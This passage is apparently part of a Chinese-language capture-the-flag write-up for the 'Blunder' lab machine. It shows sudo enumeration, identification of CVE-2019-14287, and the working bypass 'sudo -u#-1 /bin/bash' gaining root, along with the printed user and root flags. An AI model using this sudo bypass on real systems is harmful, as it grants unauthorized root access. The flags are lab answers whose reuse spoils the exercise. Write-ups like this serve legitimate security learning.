
```
Videos
cat user.txt
58f281380838f3f437ef352e5b2ff882
```



```
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$ su
```

這意味著我可以sudo /bin/bash以 root 以外的任何使用者身分運行，但很可惜，因為 root 是我想要運行它的使用者。


查看sudo 版本



```
Password120: command not found
hugo@blunder:~$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$ 
```

有CVE：2019-14287


參考：https://www.exploit-db.com/exploits/47502



```
hugo@blunder:~$ sudo -u#-1 /bin/bash
Password:
root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo# whoami
root
root@blunder:/home/hugo# 
```

---

root flag



```
root@blunder:/root# cat root.txt
75c7c330fb63b0bbe09ad194918a5f6b
root@blunder:/root# 
```